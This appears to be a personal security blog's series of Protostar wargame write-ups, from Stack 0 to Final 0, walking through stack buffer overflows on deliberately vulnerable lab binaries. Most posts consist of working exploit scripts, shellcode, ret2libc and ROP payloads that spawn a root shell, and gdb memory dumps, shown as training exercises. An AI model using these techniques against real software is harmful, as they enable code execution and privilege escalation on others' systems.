Showing posts with label stack-overflow. Show all posts

Thursday, January 1, 2015

Protostar - Final #0

About:

This level combines a stack overflow and network programming for a remote overflow. (link)


Source Code:


Solution:

As one of the final Protostar levels, final0 combines a stack-based memory corruption vulnerability from the stack levels with parts from the network programming levels.

Here, the actual stack overflow happens in the gets call at line 19.

First, I wanted to see how far away the saved return address was from where the buffer started. I wrote a quick python script that looked like this:

#!/usr/bin/env python
#

import socket

HOST = "127.0.0.1"
PORT = 2995

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))

to_send = "a"*512 + "".join(map(chr, [x for x in range(33, 126)])) + "\n"
s.sendall(to_send)

msg = s.recv(1024)

print "resp:", msg

Running it causes a crash, and, after switching over to root, we can view the coredumps in /tmp/:

root@protostar:/tmp# gdb x ./core.11.final0.6961 
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
x: No such file or directory.
Core was generated by `/opt/protostar/bin/final0'.
Program terminated with signal 11, Segmentation fault.
#0  0x38373635 in ?? ()

Ok, so we know where in our buffer is overwriting the saved return address. 

We still need to know where the start of our buffer is in memory so that we can point the return address there and get our shellcode to execute.

There may be multiple ways to do this next step, but I ended up running it once again with lots of a's and using gdb to scan the memory around $esp/$ebp:

(gdb) x/100x 0xbffffc00
0xbffffc00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc10: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc20: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc30: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffc40: 0x41414141 0x41414141 0x00000000 0x00000200
0xbffffc50: 0x2c2b2a29 0x302f2e2d 0x34333231 0x08040035
0xbffffc60: 0x00000004 0x00000000 0x00000000 0xbffffc88
0xbffffc70: 0xb7ec6365 0xb7ff1040 0x00000004 0xb7fd7ff4
0xbffffc80: 0x080498b0 0x00000000 0xbffffd08 0xb7eadc76
0xbffffc90: 0x00000001 0xbffffd34 0xbffffd3c 0xb7fe1848
0xbffffca0: 0xbffffcf0 0xffffffff 0xb7ffeff4 0x08048787
0xbffffcb0: 0x00000001 0xbffffcf0 0xb7ff0626 0xb7fffab0
0xbffffcc0: 0xb7fe1b28 0xb7fd7ff4 0x00000000 0x00000000
0xbffffcd0: 0xbffffd08 0xed4eb006 0xc70fe616 0x00000000
0xbffffce0: 0x00000000 0x00000000 0x00000001 0x08048cb0
0xbffffcf0: 0x00000000 0xb7ff6210 0xb7eadb9b 0xb7ffeff4
0xbffffd00: 0x00000001 0x08048cb0 0x00000000 0x08048cd1
0xbffffd10: 0x08049833 0x00000001 0xbffffd34 0x080498b0
0xbffffd20: 0x080498a0 0xb7ff1040 0xbffffd2c 0xb7fff8f8
0xbffffd30: 0x00000001 0xbffffe5e 0x00000000 0xbffffe78
0xbffffd40: 0xbffffe8d 0xbffffe94 0xbffffea3 0xbffffeb5
0xbffffd50: 0xbffffec0 0xbffffed0 0xbffffefb 0xbfffff16
0xbffffd60: 0xbfffff20 0xbfffff2b 0xbfffff36 0xbfffff4f
0xbffffd70: 0xbfffff72 0xbfffff7d 0xbfffff89 0xbfffff97

There's a string of a's!

Let's find the start of it:

(gdb) x/100x 0xbffffa00
0xbffffa00: 0xbffffa48 0x00000201 0xbffffa28 0xb7f0a068
0xbffffa10: 0x0804b008 0xbffffa48 0x00000201 0x00000200
0xbffffa20: 0x00000000 0x00000000 0xbffffc58 0x0804982a
0xbffffa30: 0xbffffa48 0x0000000d 0x00000200 0x00000680
0xbffffa40: 0xb7e9c894 0x0d696910 0x41414141 0x41414141
0xbffffa50: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffa60: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffa70: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffa80: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffa90: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffaa0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffab0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffac0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffad0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffae0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffaf0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb00: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb10: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb20: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb30: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb40: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb50: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb60: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb70: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffffb80: 0x41414141 0x41414141 0x41414141 0x41414141


Ok, so our target address is 0xbffffa48.

Now, we can take the shellcode used in the stack5 level (http://secwriteups.blogspot.com/2014/12/protostar-stack-5.html) and modify our script from before:

#!/usr/bin/env python
#

import socket


HOST = "127.0.0.1"
PORT = 2995
TARGET = "\x48\xfa\xff\xbf"
SHELLCODE = "\xeb\x19\x5e\x31\xc0\x31\xdb\x31\xd2\x89\xf1\x80\xc3\x01\xb0\x04\xb2\x0b\xcd\x80\x31\xc0\x31\xdb\x40\xcd\x80\xe8\xe2\xff\xff\xff\x49\x27\x6d\x20\x48\x65\x72\x65\x21\x21\x21"
BUF_LEN = 532

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))

to_send = SHELLCODE + "x"*(BUF_LEN - len(SHELLCODE)) + TARGET + "\n"
s.sendall(to_send)

msg = s.recv(1024)
print "resp:", msg

Running the final0.py script outputs this:

root@protostar:/tmp# python final0.py 
resp: I'M HERE!!!


Monday, December 29, 2014

Protostar - Stack #7

About:

Stack7 introduces return to .text to gain code execution. (link)


Source Code:


Solution:


Stack7 looks essentially the same as stack6 except the restriction on the return address is slightly more strict. (Previously, if ret & 0xbf000000 == 0xbf000000 it would terminate, now it just checks to see if ret & 0xb0000000 == 0xb0000000.)

Just as a sanity check, let's try our solution to stack6 here:

user@protostar:/opt/protostar/bin$ (cat /tmp/stack6-buffer; cat) | /opt/protostar/bin/stack7
input path please: bzzzt (0xb7ecffb0)


Nope! As expected, the buzzer goes off because the address we use for system and exit are not in the .text section.

Ok... so now what can we do?

One idea would be to scan the .text section for gadgets to use in a Return Oriented Programming chain.

user@protostar:/opt/protostar/bin$ objdump -d stack7 | grep "ret"
 8048383:    c3                       ret   
 8048494:    c3                       ret   
 80484c2:    c3                       ret   
 8048544:    c3                       ret   
 8048553:    c3                       ret   
 8048564:    c3                       ret   
 80485c9:    c3                       ret   
 80485cd:    c3                       ret   
 80485f9:    c3                       ret   
 8048617:    c3                       ret


Ok, now let's take the script we had from last time and jump to the first one of these ret opcodes:

#!/usr/bin/env python
#

offset = 80
command = "/bin/sh;#"
filler = "a"*(offset - len(command))

rop_gadget_addr = "\x83\x83\x04\x08"

system_addr= "\xb0\xff\xec\xb7"
system_arg = "\x5c\xf7\xff\xbf"  # addr of start of buffer

exit_addr = "\xc0\x60\xec\xb7"
exit_arg = "\xff\xff\xff\xff"


print(command + filler + rop_gadget_addr + system_addr + exit_addr + system_arg + exit_arg)


Now let's use this to make a buffer file:

user@protostar:/opt/protostar/bin$ python /tmp/stack7.py > /tmp/stack7-buffer 

And now let's use that buffer file as input, using the double "cat" command the same was as before the keep the pipe open:

user@protostar:/opt/protostar/bin$ (cat /tmp/stack7-buffer; cat) | /opt/protostar/bin/stack7
input path please: got path /bin/sh;#aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa?aaaaaaaaaaaa?????`?\???????
ls  (<--- typed by me)
final0    final2     format1  format3  heap0  heap2  net0  net2  net4    stack1  stack3  stack5  stack7
final1    format0  format2  format4  heap1  heap3  net1  net3  stack0  stack2  stack4  stack6
whoami
root
echo "woohoo!"
woohoo!


Sunday, December 21, 2014

Protostar - Stack #6


About:

Stack6 looks at what happens when you have restrictions on the return address. (link)


Source Code:


Solution:

Stack6 is similar to the fifth challenge, except there's an additional check in getpath() to make sure the return address is not on the stack.

This means that if we want our code to get executed, it can't be part of what we pass in as a part of the gets() call.

I hadn't done any ret2libc-related work before, so this writeup was a really great way to get started - http://www.win.tue.nl/~aeb/linux/hh/hh-10.html

The high-level summary of what I ended up getting working is to trigger calls to system() and exit() within libc, passing in the string "/bin/sh" as the argument to system(). This let me have shell access, which I could then do whatever I wanted with.

This is the general structure of the buffer we'll pass in:
PADDING  SYSTEM_ADDR  EXIT_ADDR  SYSTEM_ARG  EXIT_ARG
 This is because when we return to the address of the system() function (SYSTEM_ADDR), we need to mimic the calling conventions by placing the address that it should return to (EXIT_ADDR) and the arguments we want it to be called with (SYSTEM_ARG) above the saved EIP in the stack.

So first we need to get the offset that will tell us how many bytes long our PADDING should be.


(gdb) disas getpath
Dump of assembler code for function getpath:
0x08048484 <getpath+0>:    push   %ebp
0x08048485 <getpath+1>:    mov    %esp,%ebp
0x08048487 <getpath+3>:    sub    $0x68,%esp
...snip...
0x080484ec <getpath+104>:    mov    %edx,0x4(%esp)
0x080484f0 <getpath+108>:    mov    %eax,(%esp)
0x080484f3 <getpath+111>:    call   0x80483c0 <printf@plt>
0x080484f8 <getpath+116>:    leave 
0x080484f9 <getpath+117>:    ret   
End of assembler dump.


(gdb) break *0x080484f8
Breakpoint 1 at 0x80484f8: file stack6/stack6.c, line 23.


(gdb) run < /tmp/a    (a file with contents of "aaaaaaaaa...")
Starting program: /opt/protostar/bin/stack6 < /tmp/a
input path please: got path aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Breakpoint 1, getpath () at stack6/stack6.c:23
23    stack6/stack6.c: No such file or directory.
    in stack6/stack6.c


(gdb) x/40h $esp
0xbffff740:    0x85f0    0x0804    0xf75c    0xbfff    0x1b28    0xb7fe    0x0001    0x0000
0xbffff750:    0x0000    0x0000    0x0001    0x0000    0xf8f8    0xb7ff    0x6161    0x6161
0xbffff760:    0x6161    0x6161    0x6161    0x6161    0x6161    0x6161    0x6161    0x6161
0xbffff770:    0x6161    0x6161    0x6161    0x6161    0x6161    0x6161    0x8300    0x0804
0xbffff780:    0x1040    0xb7ff    0x96ec    0x0804    0xf7b8    0xbfff    0x8539    0x0804


(gdb) i r
eax            0x2a    42
ecx            0x0    0
edx            0xb7fd9340    -1208118464
ebx            0xb7fd7ff4    -1208123404
esp            0xbffff740    0xbffff740
ebp            0xbffff7a8    0xbffff7a8
esi            0x0    0
edi            0x0    0
eip            0x80484f8    0x80484f8 <getpath+116>
eflags         0x200292    [ AF SF IF ID ]
cs             0x73    115
ss             0x7b    123
ds             0x7b    123
es             0x7b    123
fs             0x0    0
gs             0x33    51


Ok, so we know from before our offset is equal to the distance between $ebp + 4 - addr_start_of_buffer. In this case, that's 0xbffff7a8 + 4 - bffff75c, or 0x50.

Because SYSTEM_ARG needs to be a pointer to a string that contains the command we want to run, it might be easiest to put that string ("/bin/sh" in our case) at the top of our buffer.

This means our buffer has to start with "/bin/sh" and our SYSTEM_ARG needs to be the address of the start of the buffer.

We still need to get SYSTEM_ADDR and EXIT_ADDR, so to do that, let's open up gdb again:

(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ecffb0 <__libc_system>


(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7ec60c0 <*__GI_exit>


Ok, now we're just missing something to pass in as an argument to exit().

Because it doesn't really matter, let's go with 0xFFFFFFFF.

I wrote a short python script to create our buffer:
#!/usr/bin/env python3
#

offset = 80
command = "/bin/sh;#"
filler = "a"*(offset - len(command))

system_addr= "\xb0\xff\xec\xb7"
system_arg = "\x5c\xf7\xff\xbf"  # addr of start of buffer

exit_addr = "\xc0\x60\xec\xb7"
exit_arg = "\xff\xff\xff\xff"

print(command + filler + system_addr + exit_addr + system_arg + exit_arg)

Now we just have to create a file to use as the buffer:
user@protostar:/opt/protostar/bin$ python /tmp/stack6.py > /tmp/stack

And pipe that into stack6 (the 2nd cat is used to keep the pipe open and let our commands flow into our shell):

user@protostar:/opt/protostar/bin$ (cat /tmp/stack6-buffer; cat) | /opt/protostar/bin/stack6
input path please: got path /bin/sh;#aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa???aaaaaaaaaaaa????`?\???????
whoami   (<-- I typed this)
root
ls
final0    final2     format1  format3  heap0  heap2  net0  net2  net4    stack1  stack3  stack5  stack7
final1    format0  format2  format4  heap1  heap3  net1  net3  stack0  stack2  stack4  stack6
echo "woohoo!"
woohoo!


We're done!


Saturday, December 20, 2014

Protostar - Stack #5


About:

Stack5 is a standard buffer overflow, this time introducing shellcode. (link)


Source Code:


Solution:

This time, because it's just an introduction to shellcode, we need to supply our own objective & shellcode.

I'll use the 55-byte shellcode example from this blog post: http://www.orkspace.net/software/libShellCode/examples/example_1.c
\xeb\x19\x5e\x31\xc0\x31\xdb\x31\xd2\x89\xf1\x80\xc3\x01\xb0\x04\xb2\x0b\xcd\x80\x31\xc0\x31\xdb\x40\xcd\x80\xe8\xe2\xff\xff\xff\x49\x27\x6d\x20\x48\x65\x72\x65\x21\x21\x21
This code will print out the text "I'm Here!!!" and exit.

To have this code get executed, we can fill the buffer with our shellcode, fill up the rest of the buffer with garbage values, and then overwrite the saved return address to point to the start of the buffer.


(gdb) break main
Breakpoint 1 at 0x80483cd: file stack5/stack5.c, line 10.

(gdb) break *0x080483d9 (right after the gets call)
Breakpoint 2 at 0x80483d9: file stack5/stack5.c, line 11.

(gdb) run < /tmp/a (a file filled with "a"s)
Starting program: /opt/protostar/bin/stack5 < /tmp/a
Breakpoint 1, main (argc=1, argv=0xbffff874) at stack5/stack5.c:10
10    stack5/stack5.c: No such file or directory.
    in stack5/stack5.c

(gdb) x/20xg $esp
0xbffff770:    0xb7ec6165b7fd7ff4    0xb7eada75bffff788
0xbffff780:    0x0804958cb7fd7ff4    0x080482c4bffff798
0xbffff790:    0x0804958cb7ff1040    0x08048409bffff7c8
0xbffff7a0:    0xb7fd7ff4b7fd8304    0xbffff7c8080483f0
0xbffff7b0:    0xb7ff1040b7ec6365    0xb7fd7ff4080483fb
0xbffff7c0:    0x00000000080483f0    0xb7eadc76bffff848
0xbffff7d0:    0xbffff87400000001    0xb7fe1848bffff87c
0xbffff7e0:    0xffffffffbffff830    0x08048232b7ffeff4
0xbffff7f0:    0xbffff83000000001    0xb7fffab0b7ff0626
0xbffff800:    0xb7fd7ff4b7fe1b28    0x0000000000000000

(gdb) c
Continuing.
Breakpoint 2, main (argc=1, argv=0xbffff874) at stack5/stack5.c:11
11    in stack5/stack5.c

(gdb) x/20xg $esp
0xbffff770:    0xb7ec6165bffff780    0xb7eada75bffff788
0xbffff780:    0x6161616161616161    0x6161616161616161
0xbffff790:    0x6161616161616161    0x6161616161616161
0xbffff7a0:    0xb7fd7ff4b7fd8300    0xbffff7c8080483f0
0xbffff7b0:    0xb7ff1040b7ec6365    0xb7fd7ff4080483fb
0xbffff7c0:    0x00000000080483f0    0xb7eadc76bffff848
0xbffff7d0:    0xbffff87400000001    0xb7fe1848bffff87c
0xbffff7e0:    0xffffffffbffff830    0x08048232b7ffeff4
0xbffff7f0:    0xbffff83000000001    0xb7fffab0b7ff0626
0xbffff800:    0xb7fd7ff4b7fe1b28    0x0000000000000000


Ok this looks good. We know our buffer is starting at 0xbffff780.

We know from before, we need 76 bytes between the start of the buffer and the value we want to overwrite the saved EIP with.

Using the shellcode from above, we need 33 more padding bytes in order to get our return address correct:

python -c "print '\xeb\x19\x5e\x31\xc0\x31\xdb\x31\xd2\x89\xf1\x80\xc3\x01\xb0\x04\xb2\x0b\xcd\x80\x31\xc0\x31\xdb\x40\xcd\x80\xe8\xe2\xff\xff\xff\x49\x27\x6d\x20\x48\x65\x72\x65\x21\x21\x21' + 'a'*33 + '\xbf\xff\xf7\x70'[::-1]" > /tmp/sc

Once we have our buffer saved in /tmp/sc, we can run stack5 and send the contents of /tmp/sc through stdin.

user@protostar:/opt/protostar/bin$ cat /tmp/sc | /opt/protostar/bin/stack5
I'm Here!!!

That's it!

One thing that I haven't fully figured out is what changes when you call stack5 via a relative path instead of an absolute path.

For example, running the line above works, but running cat /tmp/sc | ./stack5 will give a segfault. This lost me about a half-hour and I'll try to come back to this later if I figure it out.


Saturday, December 13, 2014

Protostar - Stack #4


About:

Stack4 takes a look at overwriting saved EIP and standard buffer overflows. (link)


Source Code:


Solution:

Running the same objdump command as before gives us the target address:

$ objdump -t ./stack4 | grep "win"
080483f4 g     F .text    00000014              win


Now let's start gdb:

$ gdb ./stack4
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/stack4...done.


...and find a few addresses to add breakpoints to...
 (gdb) disas main
Dump of assembler code for function main:
0x08048408 <main+0>:    push   %ebp
0x08048409 <main+1>:    mov    %esp,%ebp
0x0804840b <main+3>:    and    $0xfffffff0,%esp
0x0804840e <main+6>:    sub    $0x50,%esp
0x08048411 <main+9>:    lea    0x10(%esp),%eax
0x08048415 <main+13>:    mov    %eax,(%esp)
0x08048418 <main+16>:    call   0x804830c <gets@plt>
0x0804841d <main+21>:    leave 
0x0804841e <main+22>:    ret   
End of assembler dump.


...and add breakpoints right before and after the gets call...
(gdb) break *0x08048418
Breakpoint 1 at 0x8048418: file stack4/stack4.c, line 15.


(gdb) break *0x0804841d
Breakpoint 2 at 0x804841d: file stack4/stack4.c, line 16.


Now let's start the program, using /tmp/stack4.txt as input...
(gdb) run < /tmp/stack4.txt
Starting program: /opt/protostar/bin/stack4 < /tmp/stack4.txt

Breakpoint 1, 0x08048418 in main (argc=1, argv=0xbffffd14) at stack4/stack4.c:15
15    in stack4/stack4.c


(/tmp/stack4.txt was a text file with "xxxxxxxx" in it here)

We hit our first breakpoint, so let's take a look around:
(gdb) x/20xg $esp
0xbffffc60:    0xb7ec6165bffffc70    0xb7eada75bffffc78
0xbffffc70:    0x080495ecb7fd7ff4    0x080482e8bffffc88
0xbffffc80:    0x080495ecb7ff1040    0x08048449bffffcb8
0xbffffc90:    0xb7fd7ff4b7fd8304    0xbffffcb808048430
0xbffffca0:    0xb7ff1040b7ec6365    0xb7fd7ff40804843b
0xbffffcb0:    0x0000000008048430    0xb7eadc76bffffd38
0xbffffcc0:    0xbffffd6400000001    0xb7fe1848bffffd6c
0xbffffcd0:    0xffffffffbffffd20    0x0804824bb7ffeff4
0xbffffce0:    0xbffffd2000000001    0xb7fffab0b7ff0626
0xbffffcf0:    0xb7fd7ff4b7fe1b28    0x0000000000000000


Continuing on to the 2nd breakpoint:
(gdb) c
Continuing.


We eventually hit the next breakpoint and look at the same chunk of memory:
Breakpoint 2, main (argc=1, argv=0xbffffd64) at stack4/stack4.c:16
16    in stack4/stack4.c
(gdb) x/20xg $esp
0xbffffc60:    0xb7ec6165bffffc70    0xb7eada75bffffc78
0xbffffc70:    0x7878787878787878    0x080482e8bffffc00
0xbffffc80:    0x080495ecb7ff1040    0x08048449bffffcb8
0xbffffc90:    0xb7fd7ff4b7fd8304    0xbffffcb808048430
0xbffffca0:    0xb7ff1040b7ec6365    0xb7fd7ff40804843b
0xbffffcb0:    0x0000000008048430    0xb7eadc76bffffd38
0xbffffcc0:    0xbffffd6400000001    0xb7fe1848bffffd6c
0xbffffcd0:    0xffffffffbffffd20    0x0804824bb7ffeff4
0xbffffce0:    0xbffffd2000000001    0xb7fffab0b7ff0626
0xbffffcf0:    0xb7fd7ff4b7fe1b28    0x0000000000000000


We now know where our buffer starts! (0xbffffc70)

We know the saved return address sits at $ebp + 0x4, so we just need the value for $ebp and we should be able to calculate how long our buffer needs to be.

(gdb) i r $ebp
ebp            0xbffffcb8    0xbffffcb8

Ok, so the amount of padding we need between the start of our buffer to where we should start our injected return address should be:

offset = 0xbffffcb8 + 0x4 - 0xbffffc70 
offset = 76

Now we can try the following (using the target address 0x080483f4 we found in the beginning):

$ python -c "print 'x'*76 + '\xf4\x83\x04\x08'" | ./stack4
code flow successfully changed
Segmentation fault


We're done!


Protostar - Stack #3

About:

Stack3 looks at environment variables, and how they can be set, and overwriting function pointers stored on the stack (as a prelude to overwriting the saved EIP) (link)


Source Code:


Solution:

Stack3 seems somewhat similar to the previous 3, but we're starting to move towards the classic buffer overflow case of overwriting the saved EIP.

Here we need to overwrite the function pointer fp in such a way that it causes win() to get executed when fp is eventually called at line 20.

First, we need to find where in memory win() is located...

Running objdump -t stack3 prints:

....snipped....
080484f0 l     F .text    00000000              __do_global_ctors_aux
00000000 l    df *ABS*    00000000              stack3.c
0804967c l     O .got.plt    00000000              .hidden _GLOBAL_OFFSET_TABLE_
08049594 l       .ctors    00000000              .hidden __init_array_end
08049594 l       .ctors    00000000              .hidden __init_array_start
080495a8 l     O .dynamic    00000000              .hidden _DYNAMIC
0804969c  w      .data    00000000              data_start
08048480 g     F .text    00000005              __libc_csu_fini
08048370 g     F .text    00000000              _start
00000000  w      *UND*    00000000              __gmon_start__
00000000  w      *UND*    00000000              _Jv_RegisterClasses
08048538 g     O .rodata    00000004              _fp_hw
0804851c g     F .fini    00000000              _fini
00000000       F *UND*    00000000              gets@@GLIBC_2.0
00000000       F *UND*    00000000              __libc_start_main@@GLIBC_2.0
08048424 g     F .text    00000014              win
0804853c g     O .rodata    00000004              _IO_stdin_used
0804969c g       .data    00000000              __data_start
080496a0 g     O .data    00000000              .hidden __dso_handle
080495a0 g     O .dtors    00000000              .hidden __DTOR_END__
08048490 g     F .text    0000005a              __libc_csu_init
00000000       F *UND*    00000000              printf@@GLIBC_2.0
080496a4 g       *ABS*    00000000              __bss_start
080496ac g       *ABS*    00000000              _end
00000000       F *UND*    00000000              puts@@GLIBC_2.0
080496a4 g       *ABS*    00000000              _edata
080484ea g     F .text    00000000              .hidden __i686.get_pc_thunk.bx
08048438 g     F .text    00000041              main
080482e0 g     F .init    00000000              _init

...snipped.....

The one we care about is win, which seems to be at the address 0x08048424.

Now that we know what address, the rest of the solution becomes similar to the previous levels.

Running $ python -c "print 'x'*64 + '\x24\x84\x04\x08'" | ./stack3 results in the following being printed:

calling function pointer, jumping to 0x08048424
code flow successfully changed


Protostar - Stack #2


About:

Stack2 looks at environment variables, and how they can be set. (link)


Source Code:


Solution:


This one still looks pretty similar to the first two, except now we need to set an environment variable instead of passing our buffer-overflowing string in as an argument.

So if we do the same thing as last time, except update the target modified value and use our python code in an export statement like this:

$ export GREENIE="$(python -c "print 'x'*64 + '\x0a\x0d\x0a\x0d'")"

We should be good.

Running $ ./stack2 after setting GREENIE prints this:

you have correctly modified the variable

We're done!


Protostar - Stack #1

About:

This level looks at the concept of modifying variables to specific values in the program, and how the variables are laid out in memory. (link)


Source Code:


Solution:

This one looks basically the same as before, except now we need to get modified set to a specific value.

Initially, I tried $ ./stack1 $(python -c "print 'x'*64 + '\x61\x62\x63\x64'"), but it complained: Try again, you got 0x64636261.

Now that we're sure Protostar stores integers in little-endian form (endianness), we can change our command around to this:

$ ./stack1 $(python -c "print 'x'*64 + '\x64\x63\x62\x61'")

 Running this works, and we get following output:

you have correctly got the variable to the right value


Protostar - Stack #0

About:

This level introduces the concept that memory can be accessed outside of its allocated region, how the stack variables are laid out, and that modifying outside of the allocated memory can modify program execution. (link)


Source Code:


Solution:

As the very first level in the Protostar series, this challenge covers the basics of buffer overflows.

To break it, we just need to feed the gets call more than the 64 bytes allocated in buffer and it should overflow into the adjacent modified variable.

Running python -c "print 'x'*65" | ./stack0 gives us the following output:

you have changed the 'modified' variable

We're done!